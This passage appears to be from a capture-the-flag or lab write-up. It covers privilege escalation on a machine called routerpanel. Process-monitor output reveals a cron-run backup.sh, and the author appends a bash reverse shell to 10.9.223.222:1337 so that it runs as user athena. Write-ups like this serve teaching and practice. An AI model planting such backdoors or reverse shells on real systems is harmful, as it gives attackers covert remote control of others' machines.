
Privesc




```
2025/06/26 17:37:55 CMD: UID=0     PID=3      |
2025/06/26 17:37:55 CMD: UID=0     PID=2      |
2025/06/26 17:37:55 CMD: UID=0     PID=1      | /sbin/init auto noprompt
2025/06/26 17:38:17 CMD: UID=0     PID=1151   | (bash)
2025/06/26 17:38:17 CMD: UID=1001  PID=1152   | /bin/bash /usr/share/backup/backup.sh
2025/06/26 17:38:17 CMD: UID=1001  PID=1153   | /bin/bash /usr/share/backup/backup.sh
2025/06/26 17:38:17 CMD: UID=1001  PID=1154   | /bin/bash /usr/share/backup/backup.sh
2025/06/26 17:38:17 CMD: UID=1001  PID=1155   | /bin/bash /usr/share/backup/backup.sh
2025/06/26 17:38:17 CMD: UID=1001  PID=1156   |
2025/06/26 17:39:01 CMD: UID=0     PID=1157   | /usr/sbin/CRON -f
2025/06/26 17:39:01 CMD: UID=0     PID=1158   | /usr/sbin/CRON -f
^CExiting program... (interrupt)
```

I noticed a backup fiue being ran as athena via cronjobs

I had perms for this file so I backdoored it



```
total 4
-rwxr-xr-x 1 www-data athena 301 Jun 26 17:40 backup.sh
www-data@routerpanel:/usr/share/backup$ cat backup.sh
#!/bin/bash

backup_dir_zip=~/backup

mkdir -p "$backup_dir_zip"

cp -r /home/athena/notes/* "$backup_dir_zip"

zip -r "$backup_dir_zip/notes_backup.zip" "$backup_dir_zip"

rm /home/athena/backup/*.txt
rm /home/athena/backup/*.sh

echo "Backup completed..."
bash -i >& /dev/tcp/10.9.223.222/1337 0>&1
www-data@routerpanel:/usr/share/backup$
```



```
athena@routerpanel:~/notes$ id
uid=1001(athena) gid=1001(athena) groups=1001(athena)
athena@routerpanel:~/notes$
```